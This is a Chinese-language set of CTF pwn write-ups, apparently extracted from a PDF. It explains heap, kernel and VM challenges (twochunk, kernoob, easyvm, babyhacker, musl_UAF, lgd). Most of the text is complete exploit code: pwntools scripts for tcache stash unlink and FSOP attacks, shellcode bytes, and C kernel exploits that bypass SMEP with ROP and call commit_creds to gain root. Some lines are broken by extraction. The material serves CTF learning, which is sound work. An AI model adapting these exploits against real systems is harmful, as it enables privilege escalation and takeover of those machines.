0x7f421bffb7f0 <_IO_2_1_stdout_+144>:   0xffffffffffffffff    0x0000000000000000
0x7f421bffb800 <_IO_2_1_stdout_+160>:   0x00007f421bffa8c0    0x0000000000000000
0x7f421bffb810 <_IO_2_1_stdout_+176>:   0x0000000000000000    0x0000000000000000
0x7f421bffb820 <_IO_2_1_stdout_+192>:   0x00000000ffffffff    0x0000000000000000
0x7f421bffb830 <_IO_2_1_stdout_+208>:   0x0000000000000000    0x00007f421bffc560
'''

payload = p64(0xdeadbeef)*28 # stderr - padding
payload+= '/bin/sh\0' + p64(stderr)*8 + p64(0)*5 + p64(1) +
p64(0xffffffffffffffff)
payload+= p64(0) + p64(stderr+352) + p64(0xffffffffffffffff) + p64(0) +
p64(stderr+376)
payload+= p64(0)*3 + p64(0x00000000ffffffff) + p64(0)*2 + p64(stderr+736)
payload+= p64(system)*100 # call [stderr+736]

mod(-16,payload)

p.interactive()
```

二解

其实还有一处漏洞，`submit`的时候会调用`free`释放所有建立的作业，但是`free`前没清除数据，所以可以`add('/bin/sh\0')`，然后将`free`的`got`表改成`system`，`submit`的时候可以拿到`shell`

改`got`表的方法和改`stdout`的差不多，也是通过数组越界去改，偏移量`-1879`，爆破一下不难出来。

```
add(0x10, '/bin/sh\x00')
show(-1879)
mod(-1879, p64(addr_system))
```

题目名称：twochunk

利用的机制是当malloc走到smallbin的时候，如果smallbin的size和malloc的nb相同，会从smallbin链bk上解下来一个chunk，同时会将这条链上剩余的chunk放到对应size的tcache_entry中，终止条件是该smallbin为空或者对应的tcache_entry被装满。

有人用它代替了unsortedbin attack，实现任意地址写一个不可控的大数：

https://medium.com/@ktecv2000/hitcon-ctf-2019-quals-one-punch-man-pwn-292pts-3e94eb3fd312

但我在参考了hitcon2019-lazyhouse之后，发现了更厉害的利用方式。

仔细观察smallbin插入tcache_entry的代码：

```
size_t tc_idx = csize2tidx (nb);
if (tcache && tc_idx < mp_.tcache_bins)
{
    mchunkptr tc_victim;

    /* While bin not empty and tcache not full, copy chunks over.  */
    while (tcache->counts[tc_idx] < mp_.tcache_count
           && (tc_victim = last (bin)) != bin)
    {
        if (tc_victim != 0)
        {
            bck = tc_victim->bk;
            set_inuse_bit_at_offset (tc_victim, nb);
            if (av != &main_arena)
                set_non_main_arena (tc_victim);
            bin->bk = bck;
            bck->fd = bin;

            tcache_put (tc_victim, tc_idx);注意
        }
    }
}
```

这段代码的解链是没有进行检测的，所以创造下面这种布局：把对应的tcache_entry填充5个chunk，smallbin里放2个chunk，先free进smallbin的chunk1不需要构造，因为它会被返回给用户，而后free进smallbin的chunk2就会来到这段代码逻辑，**伪造chunk2的bk为我们需要分配的地址（fd依然指向chunk1，因为前面有检测），那么下一次循环的tc_victim就为我们构造的地址。**

只要保证我们构造的地址满足`tc_victim->bk->fd`具有可写的权限（更粗暴点的理解就是tc_victim->bk指向一块有可写权限的区域即可），使其能够正确执行`bck->fd = bin;`这段代码，就不会异常了。

关于smallbin chunk的构建，只要tcache_entry被装满，那么再次free一个不靠近topchunk的chunk，就会被扔进unsortedbin，之后从中切出一部分就会产生last_remainder，之后再申请一块超过当前last_remainder的size的空间，就会触发malloc里的双循环机制将unsortedbin放进对应的smallbin中。

首先泄露出堆地址，利用add()里唯一一次malloc从tcache里取即可造成泄露。

之后根据上述知识点，可以构造出如下布局：

```
gdb-peda$ heapinfo
(0x20)     fastbin[0]: 0x0
(0x30)     fastbin[1]: 0x0
(0x40)     fastbin[2]: 0x0
(0x50)     fastbin[3]: 0x0
(0x60)     fastbin[4]: 0x0
(0x70)     fastbin[5]: 0x0
(0x80)     fastbin[6]: 0x0
(0x90)     fastbin[7]: 0x0
(0xa0)     fastbin[8]: 0x0
(0xb0)     fastbin[9]: 0x0
                top: 0x55555555bd70 (size : 0x1f290)
      last_remainder: 0x55555555b8c0 (size : 0x90)
           unsortbin: 0x0
(0x090)  smallbin[ 7]: 0x55555555b8c0  <--> 0x55555555b310
(0x90)   tcache_entry[7](5): 0x55555555a4a0 --> 0x55555555a410 --> 0x55555555a380 --> 0x5555555
5a2f0 --> 0x55555555a260
(0x100)   tcache_entry[14](3): 0x55555555b220 --> 0x55555555a630 --> 0x55555555a530
(0x110)   tcache_entry[15](2): 0x55555555bc70 --> 0x55555555b6c0
(0x190)   tcache_entry[23](7): 0x55555555b090 --> 0x55555555af00 --> 0x55555555ad70 --> 0x55555
555abe0 --> 0x55555555aa50 --> 0x55555555a8c0 --> 0x55555555a730
(0x310)   tcache_entry[47](2): 0x55555555b960 --> 0x55555555b3b0
gdb-peda$
```

之后可以覆盖掉smallbin里fd所指，也就是后被分配进去的chunk的fd和bk，fd不能动，bk指向需要被分配的地址，这里是0x23333000。之后add(0x88)就会把对应的tcache填满并指向构造好的地址：

```
gdb-peda$ heapinfo
(0x20)     fastbin[0]: 0x0
(0x30)     fastbin[1]: 0x0
(0x40)     fastbin[2]: 0x0
(0x50)     fastbin[3]: 0x0
(0x60)     fastbin[4]: 0x0
(0x70)     fastbin[5]: 0x0
(0x80)     fastbin[6]: 0x0
(0x90)     fastbin[7]: 0x0
(0xa0)     fastbin[8]: 0x0
(0xb0)     fastbin[9]: 0x0
                top: 0x55555555bd70 (size : 0x1f290)
      last_remainder: 0x55555555b8c0 (size : 0x90)
           unsortbin: 0x0
(0x090)  smallbin[ 7]: 0x55555555b8c0 (doubly linked list corruption 0x55555555b8c0 != 0x700000
000000000 and 0x55555555b8c0 is broken)
(0x90)   tcache_entry[7](7): 0x23333000 (invaild memory)
(0x100)   tcache_entry[14](3): 0x55555555b220 --> 0x55555555a630 --> 0x55555555a530
(0x110)   tcache_entry[15](2): 0x55555555bc70 --> 0x55555555b6c0
(0x190)   tcache_entry[23](7): 0x55555555b090 --> 0x55555555af00 --> 0x55555555ad70 --> 0x55555
555abe0 --> 0x55555555aa50 --> 0x55555555a8c0 --> 0x55555555a730
(0x310)   tcache_entry[47](2): 0x55555555b960 --> 0x55555555b3b0
```

这里还需要泄露一下libc，别忘了插链的时候还会有`bck->fd = bin`这么一句，所以我在一开始构造name和message的时候是这样设置的：

```
sa("name: ", p64(0x23333020)*6)
sa("message: ", "aaa")
```

这样message对应的位置就会被放进一个libc值，通过`show_msg()`功能即可泄露libc。

之后调用`end_msg()`，调用malloc(0x88)，得到0x23333000指针并进行写入，这也是为什么smallbin选择的是0x90的原因，使name为system地址，message为binsh地址。

最后调用`backdoor()`即可`getshell`。

exp代码：

```
#-*- coding: utf-8 -*
#
# @Author : t1an5t
#
from pwn import *
context.log_level = "debug"
```

```python
context.arch = "amd64"

io = process("./twochunk", aslr=1)

ru = lambda x: io.recvuntil(x)
se = lambda x: io.send(x)
sea= lambda x, y: io.sendafter(x, y)
sl = lambda x: io.sendline(x)
sla= lambda x, y: io.sendlineafter(x, y)

def choose(idx):
    sla(": ", str(idx))

def add(idx, sz):
    choose(1)
    sla("idx: ", str(idx))
    sla("size: ", str(sz))

def free(idx):
    choose(2)
    sla("idx: ", str(idx))

def show(idx):
    choose(3)
    sla("idx: ", str(idx))

def edit(idx, ctx):
    choose(4)
    sla("idx: ", str(idx))
    sea("content: ", ctx)

#pd.bp(watch=[0x40a0], command=[], address_list=[0x17b5])

sea("name: ", p64(0x23333020)*6)
sea("message: ", "aaa")

# fill tcache with 5 chunks
for i in range(5):
    add(0, 0x88)
    free(0)

# leak heap
add(0, 233)
free(0)
add(0, 233)
free(0)
add(0, 23333)
show(0)
heap = u64(io.recv(6).ljust(8, "\x00"))-0x530
success(hex(heap))

free(0)

# fill in tcache
for i in range(7):
    add(0, 0x188)
    free(0)
```

```
add(0, 0x188)
add(1, 0x300) # padding
free(0) # unsortedbin
add(0, 0xf8)
free(0)
add(0, 0x100) # smallbin

free(0)
free(1)


add(0, 0x188)
add(1, 0x300) # padding
free(0) # unsortedbin
free(1)

add(0, 0xf8) # overwrite
add(1, 0x100) # smallbin
free(1)


p1 = "\x00"*0xf0+flat(0, 0x91, heap+0x1310, 0x23333000-0x10)
edit(0, p1)

# trigger smallbin stash unlink attack
add(1, 0x88)

choose(5)
libc_base = u64(io.recvuntil("\x7f")[-6:].ljust(8, "\x00")) - 0x1eac60
# libc.address = libc_base
success(hex(libc_base))

# debug_func()
choose(6)

system = libc_base + 0x554E0
p2 = p64(system) + "/bin/sh\x00"+p64(0)*4+p64(0x23333008)+p64(0)*2
sla(": ", p2)

choose(7)

io.interactive()
io.close()
```

题目名称：kernoob

漏洞实际上还是 race condition + UAF，在 `add_note` 里：

```
__int64 __cdecl add_note(info *arg)
{
  uint64_t idx; // [rsp+10h] [rbp-20h]
  void *tmp; // [rsp+18h] [rbp-18h]

  _fentry__(arg);
  idx = arg->idx;
  if ( arg->size > 0x70 || arg->size <= 0x1F )
    return -1LL;
  // ...
```

可以看到对 size 的访问都是基于传入的 arg 的指针寻址的，而这个指针是我们在用户空间传入的，且没有上锁，因此这个参数是可以随便被修改的。所以我们可以通过 race condition 的方式，分配出一个任意 size 的堆块。

另外，在 `free_note` 里没有清空悬挂指针，可以 UAF。

基本思路：利用 race condition 分配出一个 0x2e0 大小的堆块，然后利用 UAF，通过 tty_struct 提权。

Exp 如下：

```
// gcc --static -pthread -o exp exp.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/ioctl.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <poll.h>
#include <pthread.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <pthread.h>
#include <stdint.h>

struct info{
    uint32_t idx;
    void* ptr;
    uint64_t size;
    uint64_t pc;
};
struct info io;

#define ADD 0x30000
#define DEL 0x30001
#define EDIT 0x30002
#define SHOW 0x30003

void debug(){
    getchar();
}
```

```
size_t user_cs, user_ss,user_rflags, user_sp ,user_gs,user_es,user_fs,user_ds;
void save_status(){
    __asm__("mov %%cs, %0\n"
            "mov %%ss,%1\n"
            "mov %%rsp,%2\n"
            "pushfq\n"
            "pop %3\n"
            "mov %%gs,%4\n"
            "mov %%es,%5\n"
            "mov %%fs,%6\n"
            "mov %%ds,%7\n"
            ::"m"(user_cs),"m"(user_ss),"m"(user_sp),"m"(user_rflags),
            "m"(user_gs),"m"(user_es),"m"(user_fs),"m"(user_ds)
            );
    puts("[*]status has been saved.");
}
void sh(){
    system("sh");
    exit(0);
}
int (*commit_creds)(unsigned long cred);
unsigned long (*prepare_kernel_cred)(unsigned long cred);

void sudo(){
    commit_creds(prepare_kernel_cred(0));
    asm(
    "push %0\n"
    "push %1\n"
    "push %2\n"
    "push %3\n"
    "push %4\n"
    "push $0\n"
    "swapgs\n"
    "pop %%rbp\n"
    "iretq\n"
    ::"m"(user_ss),"m"(user_sp),"m"(user_rflags),"m"(user_cs),"a"(&sh)
    );
}

void *func(void* a) {
    while(1) {
        io.size = 0x2e0;
    }
}

int main(int argc, char *argv[]){
    save_status();
    int i;
    int fd = open("/dev/noob", 2);

    int ret;
    char buffer[0x1000] = {0};

    pthread_t t;
    pthread_create(&t, NULL, func, NULL);

    io.idx = 0;
    io.ptr = buffer;
```

```
    io.size = 0;
    while (1) {
        io.size = 0;
        ret = ioctl(fd, ADD, &io);

        if (ret == 0) {
            break;
        }
    }
    pthread_cancel(t);

    ioctl(fd, DEL, &io);

    puts("[*] hijacked");

    size_t xchgeaxesp = 0xffffffff8101db17;//0xffffffff81007808;
    size_t fake_stack = xchgeaxesp & 0xffffffff;
    commit_creds = 0xffffffff810ad430;
    prepare_kernel_cred = 0xffffffff810ad7e0;
    size_t *x = mmap((void *)(fake_stack&0xfffff000), 0x1000, 7, 0x22, -1, 0);
    if (!x) {
        puts("mmap error");
        exit(-1);
    }
    size_t rop[] = {
        0xffffffff813f6c9d,     // pop rdi; ret;
        0x6f0,                  // cr4 with smep disabled
        0xffffffff81069b10,     // mov cr4, rdi; ret;
        (size_t) sudo
    };
    memcpy((void *)fake_stack, rop, sizeof(rop));

    size_t fake_tty_ops[248/8] = {0};
    fake_tty_ops[12] = xchgeaxesp;      // fake_tty_ops->ioctl = xchgeaxesp;

    size_t buf[0x20/8] = {0};

    int fd_tty = open("/dev/ptmx", O_RDWR|O_NOCTTY);
    if (fd_tty < 0) {
        puts("open error");
        exit(-1);
    }
    io.idx = 0;
    io.ptr = buf;
    io.size = 0x20;
    ioctl(fd, SHOW, &io);

    buf[3] = (size_t) fake_tty_ops;
    ioctl(fd, EDIT, &io);

    ioctl(fd_tty, 0, 0);

    close(fd);

    return 0;
}
```

题目名称：easyvm

一、re的部分

用vm指令实现了加密算法的保护，关键在于找到vm_code，并分析出加密逻辑，这里的加密算法主要采用的是异或+移位的加密，看似是异或自身不可逆，其实还是可以逆向的，这里加密的正好是栈中的程序的基地址，这部分解密出来就能拿到程序基地址了，破解了内存地址随机化的保护，逆向解密脚本如下：

```
def re(number):
    num = number
    a = num >> 13
    b = num >> 19
    c = num & 0x1fff
    d = b ^c
    res = (a << 13) + d
    a = res & 0x1ffff
    p = 0x85d40000
    b = (p & 0xfffe0000)>>17
    c = (res & 0xfffe0000)>>17
    d = (a & b) ^ c
    ans = (d << 17) + a
    p = 0x78f39600
    a = ans & 0x1ff
    b = (p >> 9) & 0x1ff
    c = (ans >> 9) & 0x1ff
    d = (a & b) ^ c
    e = (p >> 18) & 0x1ff
    f = (ans >> 18) & 0x1ff
    h = (d & e) ^ f
    i = h & 0x1f
    j = p >> 27
    k = ans >> 27
    l = (i & j) ^ k
    res = (l << 27) + (h << 18) + (d << 9) + a
    a = res >> 19
    b = (res >> 6) & 0x1fff
    c = a ^ b
    d = c >> 7
    e = res & 0x3f
    f = d ^ e
    ans = (a << 19) + (c << 6) + f
    return ans
```

二、pwn的部分

在逆向得到程序的基地址后，下面进入pwn的部分，这里是需要我们自己写入vm_code，看程序的指令集，可以发现存在任意地址读写的漏洞，但是读写是单字节，比较麻烦，所以需要进行4次的操作，才能完成一次32位下的任意地址的读写，这里由于保护全开，改写不到got表，于是改写malloc_hook或者free_hook，但是在栈中很难找到偏移位0的位置，所以onegadget几乎不可能实现(有大佬试出来，那么恭喜你，反正我没试出来)，调整relloc也不行，这下只能改写free_hook为system了，然后是binsh哪里来呢？这就是这题的设计巧妙之处，我们有基地址，可以写到bss段上，但是free时要free的是r10的堆地址，这里利用任意地址写，将r10处的堆地址改写成我们的bss地址，然后最后free时，就是system('bin/sh')了，完美getshell~

下面是完整的exp：

```
#coding=utf8
from pwn import *
context.log_level = 'debug'
context(arch='i386', os='linux')
local = 1
elf = ELF('./EasyVM')
if local:
    p = process('./EasyVM')
    libc = elf.libc
else:
    p = remote('172.16.229.161',7777)
    libc = ELF('./libc6-i386_2.23-0ubuntu10_amd64.so')
#onegadget64(libc.so.6)
# one = [0x45216,0x4526a,0xf02a4,0xf1147]
# [rax == NULL;[rsp+0x30] == NULL,[rsp+0x50] == NULL,[rsp+0x70] == NULL]
#onegadget32(libc.so.6)  0x3ac5c  0x3ac5e  0x3ac62  0x3ac69  0x5fbc5  0x5fbc6
# py32 = fmtstr_payload(start_read_offset,{xxx_got:system_addr})
# sl(py32)
# py64 = FormatStr(isx64=1)
# py64[printf_got] = onegadget
# sl(py64.payload(start_read_offset))
shellcode = asm(shellcraft.sh())
shellcode32 =
'\x68\x01\x01\x01\x01\x81\x34\x24\x2e\x72\x69\x01\x68\x2f\x62\x69\x6e\x89\xe3\x3
1\xc9\x31\xd2\x6a\x0b\x58\xcd\x80'
#shellcode64 =
'\x48\xb8\x01\x01\x01\x01\x01\x01\x01\x01\x50\x48\xb8\x2e\x63\x68\x6f\x2e\x72\x6
9\x01\x48\x31\x04\x24\x48\x89\xe7\x31\xd2\x31\xf6\x6a\x3b\x58\x0f\x05'
#shellcode64 =
'\x48\x31\xff\x48\x31\xf6\x48\x31\xd2\x48\x31\xc0\x50\x48\xbb\x2f\x62\x69\x6e\x2
f\x2f\x73\x68\x53\x48\x89\xe7\xb0\x3b\x0f\x05'
sl = lambda s : p.sendline(s)
sd = lambda s : p.send(s)
rc = lambda n : p.recv(n)
ru = lambda s : p.recvuntil(s)
ti = lambda : p.interactive()

def debug(addr,PIE=True):
    if PIE:
        text_base = int(os.popen("pmap {}| awk '{{print
$1}}'".format(p.pid)).readlines()[1], 16)
        gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
    else:
        gdb.attach(p,"b *{}".format(hex(addr)))

def bk(addr):
    gdb.attach(p,"b *"+str(hex(addr)))

def input_vm_code(content):
    ru(">>> ")
    sl('1')
    sd(content)
def free():
    ru(">>> ")
    sl('3')
def vm_start():
    ru(">>> ")
```

```
    sl('2')
def gif():
    ru(">>> ")
    sl('4')
def re(number):
    num = number
    a = num >> 13
    b = num >> 19
    c = num & 0x1fff
    d = b ^c
    res = (a << 13) + d
    a = res & 0x1ffff
    p = 0x85d40000
    b = (p & 0xfffe0000)>>17
    c = (res & 0xfffe0000)>>17
    d = (a & b) ^ c
    ans = (d << 17) + a
    p = 0x78f39600
    a = ans & 0x1ff
    b = (p >> 9) & 0x1ff
    c = (ans >> 9) & 0x1ff
    d = (a & b) ^ c
    e = (p >> 18) & 0x1ff
    f = (ans >> 18) & 0x1ff
    h = (d & e) ^ f
    i = h & 0x1f
    j = p >> 27
    k = ans >> 27
    l = (i & j) ^ k
    res = (l << 27) + (h << 18) + (d << 9) + a
    a = res >> 19
    b = (res >> 6) & 0x1fff
    c = a ^ b
    d = c >> 7
    e = res & 0x3f
    f = d ^ e
    ans = (a << 19) + (c << 6) + f
    return ans

gif()
# debug(0x00000BC3)
vm_start()
addr = int(ru("Produc")[-19:-8],16)
print "addr--->" + hex(addr)
base_addr = re(addr)
base_addr = base_addr & 0xfffff000
print "base_addr--->" + hex(base_addr)
atoi_got = elf.got["atoi"] + base_addr

py = ''
py += p8(0x80) + p8(0x3) + p32(atoi_got) + p16(0x53)
py += p8(0x80) + p8(0x3) + p32(atoi_got+1) + p16(0x53)
py += p8(0x80) + p8(0x3) + p32(atoi_got+2) + p16(0x53)
py += p8(0x80) + p8(0x3) + p32(atoi_got+3) + p16(0x53)
py += p8(0x99)
input_vm_code(py)
# debug(0x00000B91)
vm_start()
```

```
atoi_addr = u32(ru("Produc")[-12:-8])
print "atoi_addr--->" + hex(atoi_addr)
# libc_base = atoi_addr - 0x02d050
libc_base = atoi_addr - libc.sym["atoi"]
print "libc_base--->" +  hex(libc_base)
# system = libc_base + 0x03a940
system = libc_base + libc.sym["system"]
print "system--->" + hex(system)
# debug(0)
# free_hook = libc_base + 0x01b18b0
free_hook = libc_base + libc.sym["__free_hook"]
print "free_hook--->" + hex(free_hook)
bss = base_addr + elf.bss() + 0x100
print "bss_addr--->" + hex(bss)

py = ''
py += p8(0x80) + p8(0x3) + p32(free_hook) + p16(0x54)
py += p8(0x80) + p8(0x3) + p32(free_hook+1) + p16(0x54)
py += p8(0x80) + p8(0x3) + p32(free_hook+2) + p16(0x54)
py += p8(0x80) + p8(0x3) + p32(free_hook+3) + p16(0x54)
py += p8(0x80) + p8(0x3) + p32(bss) + p16(0x54)
py += p8(0x80) + p8(0x3) + p32(bss+1) + p16(0x54)
py += p8(0x80) + p8(0x3) + p32(bss+2) + p16(0x54)
py += p8(0x80) + p8(0x3) + p32(bss+3) + p16(0x54)
py += p8(0x80) + p8(10) + p32(bss)
py += p8(0x99)
input_vm_code(py)
vm_start()
# debug(0x00000C21)
for i in range(4):
    sd(p8((system>>(i*8))&0xff))
sleep(0.1)
string = "sh\x00\x00"
for i in string:
    sd(i)
# debug(0x0000EAB)
free()

p.interactive()
```

题目名称：babyhacker

这个题目是一道基础的kernel栈溢出题目，其中的整数溢出漏洞会导致size变大形成栈溢出，程序开启了canary保护，内核开启了smep和smap保护，当构成整数溢出利用后，程序提供了读写kernel，所以我们能泄露cookie和内核地址，构造rop通过改写cr4寄存器值为0x6f0，绕过smep保护，从而跳转到用户态地址来进行提权。

flag:
`flag{B4by_k3rler_1s_such_2_3aby!!!!!!!!!!!!!!}`

exp如下：

```
/*b2
 * exp.c
```

```
 * Copyright (C) 2019 saltedfish <zoenan7@gmail.edu.cn>
 *
 * Distributed under terms of the MIT license.
 */

#include <stdio.h>
#include <sys/ioctl.h>
#include <sys/mman.h>
#include <stdint.h>


struct trap_frame{
    void *rip;
    uint64_t cs;
    uint64_t rflags;
    void * rsp;
    uint64_t ss;
}__attribute__((packed));
struct trap_frame tf;

uint64_t (*commit_creds)(uint64_t cred) = 0xffffffff810a1430;
uint64_t (*prepare_kernel_cred)(uint64_t cred) = 0xffffffff810a1820;
void launch_shell();
void save_status();
void save_status(){
     asm(
       " mov %%cs, %0\n"
       "mov %%ss,%1\n"
       "mov %%rsp,%3\n"
       "pushfq\n"
       "popq %2"
       :"=r"(tf.cs),"=r"(tf.ss),"=r"(tf.rflags),"=r"(tf.rsp)
       :
       :"memory"
    );
    tf.rsp -= 4096;
    tf.rip = &launch_shell;
}
void launch_shell(){
    execl("/bin/sh","sh",NULL);
}
void payload(){
    commit_creds(prepare_kernel_cred(0));
    asm("movq $tf, %rsp\n"
        "swapgs\n"
        "iretq\n");
    launch_shell();
}

uint64_t u64(char * s){
    uint64_t result = 0;
    for (int i = 7 ; i >=0 ;i--){
        result = (result << 8) | (0x00000000000000ff&s[i]);
    }
    return result;
}
int main(int argc, char *argv[]){
    int fd = open("/dev/babyhacker",0);
```

```
    save_status();
    char temp[0x1000];
    int i;

    ioctl(fd, 0x30000, -2147482880);
    ioctl(fd, 0x30002, temp);
    write(1,temp,0x200);
    // for(i = 0; i < 64; i++){
    //     uint64_t tmp = u64(&temp[i*8]);
    //     printf("\naddress %d: %p\n",i ,tmp);
    // }
    uint64_t cookie = u64(&temp[0x50]);
    printf("\ncookie : %p\n",cookie);
    uint64_t base = 0xffffffff81223993;// 在没开aslr 下，address 的值
    uint64_t address = u64(&temp[0x118]);
    printf("\naddress : %p\n",address);
    uint64_t mov_cr4_rdi_pop_rbp_ret = address + (0xffffffff81004d70 - base);
    commit_creds = address + (commit_creds - base);
    prepare_kernel_cred = address + (prepare_kernel_cred - base);
    uint64_t poprdirbp = address - (base - 0xffffffff81002810);
    // getchar();

    unsigned long rop_chain[] = {
        0,0,0,0,0,0,0,0,
        0,0,0,0,cookie,0,
        0,0,0,0,0,0,0,0,
        0,0,0,0,0,0,0,0,
        0,0,0,0,0,0,0,0,
        0,0,cookie,0,
        poprdirbp,
        0x6f0,0,
        mov_cr4_rdi_pop_rbp_ret,0,
        payload,1
    };
    // getchar();
    ioctl(fd,0x30001,rop_chain);

    return 0;
}
```

题目名称：musl_UAF

musl libc 下的 UAF 漏洞利用。

原理：修改 bin head chunk 的`next`和`prev`指针。

1. 利用 unbin 伪造 fake chunk 、将其插入到其他的 bin 中，实现任意地址写。
2. 使 bin head 不变。只要大小合适，malloc 选中的都是同一个 bin head chunk，实现多次 unbin。

Getshell 方法：

1. 修改 stdin 的`flags`、`wbase`、`wpos`字段和`write`函数指针。
   说明：exit 函数调用 `__stdio_exit` 函数来关闭 stdin、stdout 和 stderr。其中当`f->wpos != f->wbase`时，调用 f 上的`write`函数指针`f->write(f, 0, 0)`。

思路：fsop。令`stdin->wpos != stdin->wbase`，`stdin->flags = "/bin/sh\x00"`，`stdin->write = system 地址`。

2. 修改`brk`全局变量和 binmap，使 malloc 返回`0xdeadbeef`，通过 exit 函数触发 fsop。
   说明：binmap 记录各个 bin 是否为空。如果所有的 bin 都为空，malloc 会调用 expand_heap 函数来增加堆内存空间：使用 brk 系统调用向后扩展`brk`变量指向的数据段地址空间`__syscall(SYS_brk, brk+n)==brk+n`。
   思路：令`binmap = 0`，`brk = 0xdeadbeef - 0x20`。执行 malloc(0)，malloc 会调用 expand_heap 函数，将数据段地址空间扩展到`0xdeadbeef`，最终返回`0xdeadbeef`。

```python
#!/usr/bin/env python2
from pwn import *
import sys

context(arch="amd64", log_level="debug")

if len(sys.argv) >= 3:
    p = remote(sys.argv[1], sys.argv[2])
else:
    p = process("./carbon")

def alloc(sz, ctx='\n', overflow=0):
    p.sendlineafter(">", '1')
    p.sendlineafter("What is your prefer size? >", str(sz))
    if overflow:
        p.sendlineafter("Are you a believer? >", 'Y')
    else:
        p.sendlineafter("Are you a believer? >", 'N')
    p.sendafter("Say hello to your new sleeve >", ctx)

def free(idx):
    p.sendlineafter(">", '2')
    p.sendlineafter("What is your sleeve ID? >", str(idx))

def edit(idx, ctx):
    p.sendlineafter(">", '3')
    p.sendlineafter("What is your sleeve ID? >", str(idx))
    p.send(ctx)

def view(idx):
    p.sendlineafter(">", '4')
    p.sendlineafter("What is your sleeve ID? >", str(idx))
    return p.recvuntil("Done.", True)

alloc(0x1, 'A') #0

libc_address = u64(view(0).ljust(8, '\x00')) - 0x292e41

info("libc base: 0x%x", libc_address)
stdin   = libc_address + 0x292200
binmap  = libc_address + 0x292ac0
brk     = libc_address + 0x295050
bins    = libc_address + 0x292e40
system  = libc_address + 0x42688

# 1. construct fake chunks
alloc(0x10) #1
```

```
alloc(0x10) #2, prevent consolidation
alloc(0x10) #3
alloc(0x10) #4, prevent consolidation
alloc(0x10) #5
alloc(0x10) #6, prevent consolidation
alloc(0x10) #7
alloc(0x10) #8, prevent consolidation

free(1)
free(3)

payload  = 'A' * 0x10
payload += p64(0x21) * 2 + 'B' * 0x10
payload += p64(0x21) + p64(0x20) + p64(stdin - 0x10) * 2
payload += p8(0x20)
payload += '\n'

alloc(0x10, payload, 1) #1
alloc(0x10)             #3, bin head chunk
free(1)

edit(3, p64(binmap - 0x20) * 2)
alloc(0x10)             #1
free(5) # set as non-empty bin

edit(3, p64(brk - 0x20) * 2)
alloc(0x10)             #5
free(7) # set as non-empty bin

# 2. corrupt bin head and get arbitrary pointers
edit(3, p64(bins - 0x10) + p64(stdin - 0x10))
alloc(0x10) #7
alloc(0x50) #9

edit(3, p64(bins - 0x10) + p64(brk - 0x20))
alloc(0x10) #10
alloc(0x50) #11

edit(3, p64(bins - 0x10) + p64(binmap - 0x20))
alloc(0x10) #12
alloc(0x50) #13

# 3. corrupt stdin, binmap and brk
payload  = "/bin/sh\x00"    # stdin->flags
payload += 'A' * 8 * 4
payload += p64(0xdeadbeef)  # stdin->wpos
payload += 'A' * 8 * 1
payload += p64(0xbeefdead)  # stdin->wbase
payload += 'A' * 8 * 1
payload += p64(system)      # stdin->write

edit(9, payload) # stdin
edit(11, 'B' * 8 * 2 + p64(0xdeadbeef - 0x20) + '\n') # brk
edit(13, 'C' * 8 * 2 + p64(0) + '\n') # binmap

# 4. get shell
p.sendlineafter(">", '1')
p.sendlineafter("What is your prefer size? >", '0')
```

```
p.interactive()
```


题目名称：lgd

整体思路：存在堆溢出漏洞，程序将snprintf（）函数的返回值作为堆块可读入数据大小，控制了返回值就可以溢出。同时，程序使用seccomp禁用了execve和x32ABI。程序没有开pie，开始可输入0x100字符到栈里面，然后继续进行，我们可以利用堆溢出漏洞劫持__malloc_hook，填入适当gadget，跳回到开始输入的payload，进行rop，利用rop去调用mprotect，把bss段改为可执行，往bss写shellcode读取flag。

